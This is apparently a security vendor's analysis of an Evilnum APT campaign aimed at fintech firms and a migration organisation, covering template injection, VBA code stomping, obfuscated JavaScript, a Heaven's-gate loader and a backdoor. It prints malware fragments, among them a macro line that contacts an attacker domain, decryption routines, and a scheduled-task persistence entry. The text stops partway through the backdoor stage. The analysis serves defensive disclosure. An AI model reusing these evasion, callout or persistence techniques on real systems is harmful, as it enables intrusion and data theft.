Return of the Evilnum APT with updated TTPs and new targets

Summary

Since the beginning of 2022, ThreatLabz has been closely monitoring the activities of the Evilnum APT group. We identified several instances of their low-volume targeted attack campaigns launched against our customers in the UK and Europe region.

The new instances of the campaign use updated tactics, techniques, and procedures. In earlier campaigns observed in 2021, the main distribution vector used by this threat group was Windows Shortcut files (LNK) sent inside malicious archive files (ZIP) as email attachments in spear phishing emails to the victims.

In the most recent instances, the threat actor has started using MS Office Word documents, leveraging document template injection to deliver the malicious payload to the victims' machines. In this blog, we present the technical details of all components involved in the end-to-end attack chain. At the time of writing, to the best of our knowledge, the complete attack chain of this new instance of Evilnum APT group is not publicly documented anywhere.

ThreatLabz has identified several domains associated with Evilnum APT group which have not been previously detected by security vendors. This discovery indicates that the Evilnum APT group has been successful at flying under the radar and has remained undetected for a long time.

Key points

- The key targets of the Evilnum APT group have predominantly been in the FinTech (Financial services) sector, specifically companies dealing with trading and compliance in the UK and Europe.

- In March 2022, we observed a significant update in the choice of targets of Evilnum APT group. They targeted an **Intergovernmental organizatio**n which deals with **international migration services**.

- The timeline of the attack and the nature of the chosen target coincided with Russia-Ukraine conflict.

- Macro-based documents used in the template injection stage leveraged VBA code stomping technique to bypass static analysis and also to deter reverse engineering.

- A heavily obfuscated JavaScript was used to decrypt and drop the payloads on the endpoint. The JavaScript configured a scheduled task to run the dropped binary. This JavaScript has significant improvements in the obfuscation technique compared to the previous versions used by EvilNum APT group.

- The names of all the file system artifacts created during the course of execution were chosen carefully by the threat actor to spoof legitimate Windows and other legitimate third party binaries' names.

- In each new instance of the campaign, the APT group registered multiple domain names using specific keywords related to the industry vertical targeted.

Attack flow




Figure 1: Attack chain

Technical Analysis

For the purpose of technical analysis we will consider the document with MD5: 0b4f0ead0482582f7a98362dbf18c219

Stage 1: Malicious document

The stage 1 malicious document is delivered via spear phishing email. Once the user downloads and opens the malicious document, it fetches the stage 2 macro template from the attacker-hosted domain and displays the decoy content as shown in Figure 2 asking the user to enable the macro content.

Figure 2: Decoy content

Stage 2: Macro template [VBA code stomping technique]

The stage 2 template contains the main malicious macro code. It makes use of VBA code stomping technique which is fairly uncommon in the wild. This technique destroys the original source code and only a compiled version of the VBA macro code (also known as p-code) is stored in the document.

As a result, this technique prevents static analysis tools such as olevba from extracting the decompiled VBA code.

Using the technique mentioned by the Walmart team here, we were able to extract the full macro code.

All the strings in the macro code are decrypted using the string decryption function shown in Figure 3.

```
Function string_decryption(dt As String) As String
    On Error Resume Next

    Dim ks As String

    ' XOR decryption key
    ks = "An2Lcw6Gseh"

    Dim dl As Long

    dl = ((Len(dt) / 2) - 1)

    kl = Len(ks)

    Dim s As String
    s = ""

    For i = 0 To dl
        Dim c1 As Integer
        Dim c2 As Integer

        c1 = Val("&H" & Mid(dt, ((i * 2) + 1), 2))

        c2 = Asc(Mid(ks, (i Mod kl) + 1, 1))

        s = s & Chr(c1 Xor c2)
    Next

    string_decryption = s
End Function
```

Figure 3: String decryption function used in the VBA macro code

Below are the key functionalities of the macro.

1. The document file has two text boxes with encrypted contents. These textboxes will be decrypted at run time by the VBA macro code.

a) Textbox 1 - **msform_ct.TextBox1.Text**. This will be decrypted and contents will be written to **%appdata%\"ThirdPartyNotices.txt"**

b) Textbox 2 - **msform_ct.TextBox2.Text** - This will be decrypted and contents will be written to "**%appdata%\Redist.txt**"

2. Copies the legitimate Windows binary **Wscript.exe** to a file with the name "**msdcat.exe**". Such file copy operations are done by malwares as a way to bypass endpoint security products.

3. The file - Redist.txt contains the obfuscated JavaScript which will be executed with the following command line:

msdcat.exe" /E:jscRipt "%appdata%\Redist.txt" dg ThirdPartyNotices.txt

Note: "dg" is a hard coded command line parameter present inside the VBA macro code.

4. During the course of execution of VBA macro code, there are multiple calls to doc.Shapes.AddPicture() which fetches a JPG image from the attacker-controlled server. We believe this was done by the attacker to trace and log the execution of code on the endpoint.

One such example is shown in Figure 4. There is a call to doc.Shapes.AddPicture() between the building of the command line and the execution of the command line.

```
' Build the command line
ca = """ " & "/E:jscRipt" & " """ & p2 & """ " & p4 & " " & fn

Dim pic_data As String
pic_data = """" & p3 & ca

' fetch image from attacker's server
doc.Shapes.AddPicture ("
http://bookingitnow.org/HNdHmn2jL9i8PxTM3dPitJnXdBJJqnn94rqEINIhAAAADOnecNdxZyBKPss2KRnNjyd8DKmg%2BWltvJPHCnU%2B3PVL")

' Execute the command line
obj.Run pic_data, 0, 0
```

Figure 4: VBA code fetches image from attacker's server to log actions on endpoint

Stage 3: Dropped JavaScript [Deobfuscation and analysis]

The original JavaScript dropped by the VBA-based macro code is heavily obfuscated. We will highlight some of the unique obfuscation techniques used which are rarely observed in obfuscated JavaScripts.

There are two parameters passed to this JavaScript at the time of execution with following command line:

msdcat.exe" /E:jscRipt "C:\Users\user\AppData\Roaming\Redist.txt" dg ThirdPartyNotices.txt

parameter 1: "dg". This string is later used in the string decryption function in JavaScript.

parameter 2: The file "ThirdPartyNotices.txt" contains the encrypted code which will be decrypted and dropped by the JavaScript on the filesystem with binary name - SerenadeDACplApp.exe

Most obfuscation techniques involve a large array of encrypted and encoded strings which are referenced throughout the code using indexes. A common approach to deobfuscate this requires multiple "search and replace" operations where you replace the reference with the actual decrypted and decoded string.

JavaScript in this case used an interesting technique where the original array of strings was shuffled, and would be unshuffled in memory at the time of execution. So, any attempt to dereference the strings

without unshuffling the array would result in an error. Such a method can be used to deter reverse engineering and also bypass some tools which try to automate the process of deobfuscation.

Let's look at it in more detail.

Figure 5 below shows the huge array of strings defined at the beginning of the JavaScript. This array is wrapped inside a function as an extra layer of obfuscation.




Figure 5: array of encoded and encrypted strings

The next step is to unshuffle the array. Figure 6 below shows the relevant JavaScript code which uses a brute force approach to unshuffle the array. It has a predefined seed of value "0x6467a". Upon each iteration, the function computes a seed using various mathematical operations and compares it with the predefined seed "0x6467a". The function continues to shift the contents of the array by one position to the right until this condition is satisfied.

Relevant comments are included in the code to illustrate the unshuffling logic.

```
// Unshuffle the array

(function(_0x51f50c, _0x2b1ec1) {
    var _0x31d4cb = a0_0x3a5b,
        _0x351eb1 = _0x51f50c();
    while (!![]) {
        try {
            // compute the seed
            var _0x29dab3 = parseInt(_0x31d4cb(0xef)) / 0x1 + -parseInt(_0x31d4cb(0xc0)) / 0x2 + -parseInt(_0x31d4cb(
            0x260)) / 0x3 * (-parseInt(_0x31d4cb(0x10d)) / 0x4) + parseInt(_0x31d4cb(0xc2)) / 0x5 + -parseInt(_0x31d4cb(
            0x16f)) / 0x6 + -parseInt(_0x31d4cb(0x1e2)) / 0x7 * (-parseInt(_0x31d4cb(0x252)) / 0x8) + -parseInt(_0x31d4cb
            (0x13c)) / 0x9;
            // check if seed matches 0x6467a
            if (_0x29dab3 === _0x2b1ec1)
                break;
            else
                // shift the contents of array by one position
                _0x351eb1['push'](_0x351eb1['shift']());
        } catch (_0x2b561c) {
            _0x351eb1['push'](_0x351eb1['shift']());
        }
    }
}(a0_0x4511, 0x6467a), (function() {
    var _0x3a8958 = a0_0x3a5b,
        _0x7fbc8b = {
            'KLALd': function(_0x4b3297, _0x4bc257) {
                return _0x4b3297 < _0x4bc257;
```

Figure 6: JavaScript function which unshuffles the array

Other techniques used for obfuscation involve control flow flattening techniques which leverage switch-case obfuscation. Figure 7 shows one of the string decryption functions which uses such an obfuscation technique.

```
function _0x2010ae(_0x87476, _0x541f1d) {
    var _0x57f8f8 = _0x3a8958,
    // _0x7fbc8b["zdRJT"] == "15|12|3|2|14|5|1|10|9|17|8|7|6|4|13|16|0|11" (sequence of operations)
        _0x5202d6 = _0x7fbc8b["zdRJT"]["split"]('|'),
        _0x5cab75 = 0x0;
    while (!![]) {
        switch (_0x5202d6[_0x5cab75++]) {
            case '0':
                for (_0x38c207 = 0x0; _0x38c207 < _0x31a138["length"]; ++_0x38c207)
                    _0x2d9e4c = _0x31a138["charCodeAt"](_0x38c207), _0x4d1d70 = _0x52e141["charCodeAt"](_0x38c207 %
                    _0x52e141["length"]), _0x4d1d70 = String["fromCharCode"](_0x2d9e4c ^ _0x4d1d70), _0x365ff0 +=
                    _0x4d1d70;
                continue;
            case '1':
                _0x52e141["Open"]();
                continue;
            case '2':
                _0x31a138["text"] = _0x87476;
                continue;
            case '3':
                _0x31a138["dataType"] = "bin.base64";
                continue;
            case '4':
                var _0x38c207 = _0x31a138["length"],
                    _0x52e141 = _0x31a138["substring"](_0x38c207 - 0x6),
                    _0x31a138 = _0x31a138["substring"](0x0, _0x38c207 - 0x6);
                continue;
```

Figure 7: Control flow flattening using switch-case obfuscation

The sequence of steps of decryption are shuffled using switch-case and the order is followed according to the following sequence:

"15|12|3|2|14|5|1|10|9|17|8|7|6|4|13|16|0|11"

It means, "case 15" is executed followed by "case 12" and so on. The final “case 11” returns the decrypted string.

We can re-write the string decryption function as shown in Figure 8 which is easier to analyze.

```
function _0x2010ae(_0x87476, _0x541f1d){
"undefined" == typeof _0x541f1d && (_0x541f1d = !0x0);

var _0x31a138 = WScript["CreateObject"]("MSXml2.DOMDocument")["createElement"]("Base64Data");
_0x31a138["dataType"] = "bin.base64", _0x31a138["text"] = _0x87476;

var _0x52e141 = WScript["CreateObject"]("ADODB.Stream");
_0x52e141["Type"] = 0x1, _0x52e141["Open"](), _0x52e141["Write"](_0x31a138["nodeTypedValue"]);
_0x52e141["Position"] = 0x0, _0x52e141["type"] = 0x2;
_0x52e141["CharSet"] = "us-ascii", _0x31a138 = _0x52e141["ReadText"], _0x52e141["Close"]();

var _0x38c207 = _0x31a138["length"],
    _0x52e141 = _0x31a138["substring"](_0x38c207 - 0x6),
    _0x31a138 = _0x31a138["substring"](0x0, _0x38c207 - 0x6);

if (_0x541f1d) {
    var _0x403528 = "dgS";
    for (var _0x365ff0 = _0x52e141, _0x52e141 = '', _0x38c207 = 0x0; _0x38c207 < _0x365ff0["length"]; ++_0x38c207)
        var _0x4d1d70 = _0x365ff0["charCodeAt"](_0x38c207),
            _0x2d9e4c = _0x403528["charCodeAt"](_0x38c207 % _0x403528["length"]),
            _0x4d1d70 = String["fromCharCode"](_0x4d1d70 ^ _0x2d9e4c),
            _0x52e141 = _0x52e141 + _0x4d1d70;
}

_0x365ff0 = '';

for (_0x38c207 = 0x0; _0x38c207 < _0x31a138["length"]; ++_0x38c207)
    _0x2d9e4c = _0x31a138["charCodeAt"](_0x38c207), _0x4d1d70 = _0x52e141["charCodeAt"](_0x38c207 % _0x52e141["length"]),
     _0x4d1d70 = String["fromCharCode"](_0x2d9e4c ^ _0x4d1d70), _0x365ff0 += _0x4d1d70;

    return _0x365ff0;
}
```

Figure 8: re-written string decryption function

We have included a list of interesting decrypted strings extracted from the JavaScript in Appendix I.

[+] Persistence

The threat actor achieves persistence via Scheduled task. During JavaScript execution, a scheduled task with the name **"UpdateModel Task"** will be created to execute the dropped loader binary with required command line arguments.

Task details:

<Exec>

<Command>
%appdata%\Microsoft\FontCache\CloudFonts\SerenadeDACplApp.exe
</Command>

<Arguments>
"OUM3NjBDNjAtRkNDQi00Q0FDLUE5NEMtNzY0RTc5MDNDN0Mw" "devZUQVD.tmp" "NzkzMTA3" "Ni4xLjc2MDE%3D" 0 "E4A6450B" "NTk1NDQxWwpaWhlhdmVbB1tf" Z
</Arguments>

<WorkingDirectory>
%appdata%\Microsoft\FontCache\CloudFonts
</WorkingDirectory>

</Exec>

Stage 4: Dropped binary (Loader)

As described in previous section, the JavaScript drops two files:

a) An executable file (SerenadeDACplApp.exe) - It turns out to be a loader

b) A binary file (devZUQVD.tmp) - This is the file loaded during runtime by the loader

The loader is executed by the scheduled task along with the required arguments. During the course of its execution it performs following operations:

1. Performs command-line checks and extracts the file name for the binary to be loaded

The loader checks if the command-line ends with (**"**). If true then it will terminate the process else it will parse the arguments to extract the file name for the binary file to be loaded.

 # There are two code logics to extract the file name

- If the first argument has the format (**--[char]=[char]***) then the loader will remove the first 5 characters from this argument string, **prepend "dev"** and **append ".tmp"** to it. The resulting string is used as the file name for the dropped binary.

  Example:

  Argument string: --E=nThisIsUsedInFileName

  Extracted file name: devThisIsUsedInFileName.tmp

- The second argument string is used as the file name for the dropped binary

2. Generate full path for the dropped binary file in DOS format

The loader first extracts the full path of the currently executing binary and prepends it with **“\\??\\”** and then overwrites the file name of the currently executing binary with the file name extracted in Step-1.

3. Using the Heaven's gate technique calls the NtOpenFile API to create a file handle


4. Allocates memory for reading the file content using RtlAllocateHeap API

5. Using the Heaven's gate technique calls the NtReadFile API to read the file content to allocated memory

6. Decrypt the file content

 # Encrypted content format

XOR key length (1 byte) + XOR key + encrypted content size (4 bytes) + encrypted content




```
00000000  19 9C 0E 07 81 7E 01 94 AF 14 A7 43 9C 39 E7 F7 19 B8 34 FB 56 83 0A 5C 67 16
0000001A  6E CC 00 00 9C 0E 07 C1 7E 01 E4 AE 14 C7 07 9C 39 E3 F7 19 B8 2D FB 56 83 47
00000034  90 67 16 9C 0E 17 81 7E 01 F2 AF 14 87 43 9C 59 B2 7C F5 EB 62 AC 65 43 39 8E
0000004E  54 E9 AF D5 3E C4 72 0E 12 32 14 A7 43 11 4B E4 91 16 A7 70 FB 56 08 47 54 68
00000068  A0 90 05 8D 08 7E 81 D4 AF 94 5E BD E8 05 67 0E E6 CC 03 3A B4 85 4D 53 D1 DF
00000082  97 DF 84 7E 7A 74 BD 24 59 B3 78 AD 4E 90 7C 64 A8 BF 31 97 6A 1A DF A1 15 14
0000009C  02 3F 0A B4 C0 7D A7 9C EB 7B 9D B1 B3 CF 1B 3B F4 F8 65 51 39 A3 24 2D C1 02
000000B6  75 2D FB FE E0 93 97 58 42 E8 7F 6C 82 0D 01 30 FB 56 83 21 93 EA 1A D5 0D CE
000000D0  52 9C 8C DB 50 17 6F 78 92 4E CB 7C 6C A8 B7 04 54 F1 03 D7 AD D7 75 1E 8F 8D
000000EA  4E 41 17 50 17 D2 44 5D D3 EF 7F 0D 88 74 70 1B 97 55 02 3C 9F 9D B6 06 81 7E
   ...                                      ...
```

Figure 9: Encrypted content format

The decrypted content turns out to be a PE file that uses a custom header for storing the PE header and section header information.

 # Decrypted content format


PE header format (+ Section header format + Section data)*Number of sections

 # PE header format

Start of decrypted content as well as PE heaser (1 byte - 00) + Image Base (4 bytes) + Size of Image (4 bytes) + Entry Point (4 bytes) + Number of sections (4 bytes) + Offset to first section information from start of decrypted content (4 bytes) + Size of decrypted content (4 bytes)

 # Section header format

Section number marker (1 byte) + Section RVA (4 bytes) + Section VirtualSize (4 bytes) + Unknown (4 bytes)




```
0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  10 11 12 13 14 15 16 17 18 19
19 9C 0E 07 81 7E 01 94 AF 14 A7 43 9C 39 E7 F7 19 B8 34 FB 56 83 0A 5C 67 16
6E CC 00 00 00 00 00 40 00 00 70 01 00 60 44 00 00 04 00 00 00 19 00 00 00 4D
CC 00 00 00 00 10 00 00 00 66 00 00 20 00 00 60 55 8B EC 53 56 57 33 C0 33 D2
33 FF 33 DB 39 45 0C 0F 86 9D 00 00 00 8D 72 03 66 0F 1F 44 00 00 8B 4D 08 0F
B6 0C 0B 8A 89 00 80 40 00 80 F9 FE 74 3C 80 F9 FF 74 37 C1 E2 06 47 0F B6 C9
0B D1 83 FF 04 75 29 8B 4D 14 3B 31 77 77 8B 7D 10 8B CA C1 E9 10 83 C6 03 88
0C 38 8B CA C1 E9 08 88 4C 38 01 88 54 38 02 83 C0 03 33 D2 33 FF 43 3B 5D 0C
72 AC 85 FF 74 3C 83 FF 01 74 46 8B 75 14 B9 04 00 00 00 2B CF 8D 0C 49 03 C9
D3 E2 8D 4F FF 03 C8 3B 0E 77 2C 8B 75 10 83 FF 02 72 09 8B CA C1 E9 10 88 0C
30 40 83 FF 03 75 07 C1 EA 08 88 14 30 40 8B 4D 14 5F 5E 5B 89 01 B8 01 00 00
                                   ...
```

Figure 10: PE header, Section header and Section data

7. Using the Heaven's gate technique calls the NtAllocateVirtualMemory API to allocate memory for the PE file to be mapped.

Note: The size is taken from the PE header format described above.

8. Map the PE file in memory.

9. Using Heaven's gate technique calls the NtCreateThreadEx API to create a thread pointing to the entry point of mapped PE.

Note: The loader uses Heaven's gate technique to evade endpoint security products as well as syscall or API monitoring applications. It uses a custom header format to thwart memory scanning for PE header or section header patterns and also makes it difficult to dump and analyze the PE file as a standalone executable.

Stage 5: Mapped PE (Main backdoor)

The mapped PE is the main backdoor of the attack chain. On execution it performs the following operations:

1. Decrypts the backdoor configuration which includes :

a) C2 domains

b) User Agent strings

c) Network paths

d) Referrer strings

e) Cookies type strings

f) Request methods + Library names (These will be loaded during further execution) + Network communication key generation seed bytes + Mutex name

All the information inside the configuration is encrypted using XOR key. The XOR key is different for each data item within the configuration.

 # Encrypted data item format

Encrypted data size (2 bytes) + Encrypted data + XOR Key length (2 bytes) + XOR Key

Encrypted Data Size (2 bytes)
Encrypted Data
XOR Key Length (2 bytes)
XOR Key

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10	11	12	13	14	15
14	00	D4	54	EE	28	0B	F8	23	7A	1B	74	78	CE	46	4B	B5	35	25	E3	46	34
14	00	BC	20	9A	58	31	D7	0C	0E	69	1D	08	AF	22	3D	DC	41	0B	80	29	59
00	00	00	00	18	00	EC	32	63	3F	EC	11	98	9E	2F	7E	3D	8B	9E	B3	E3	03

Figure 11: Encrypted data item format

2. Resolves API addresses for the libraries retrieved from the configuration

3. Performs mutex check

4. Builds data exfiltration string to be sent as part of the beacon request


 # String format

{

"v":"62","u":"{first_arg-user_id}","a":"{third_arg}","w":"{fourth_arg}","d":"{sixth_argument}","n":"{seventh_arg}","r":"0","xn":"{name_of_executing_binary}","s":0

}

5. Encrypt and Base64 encode the generated string



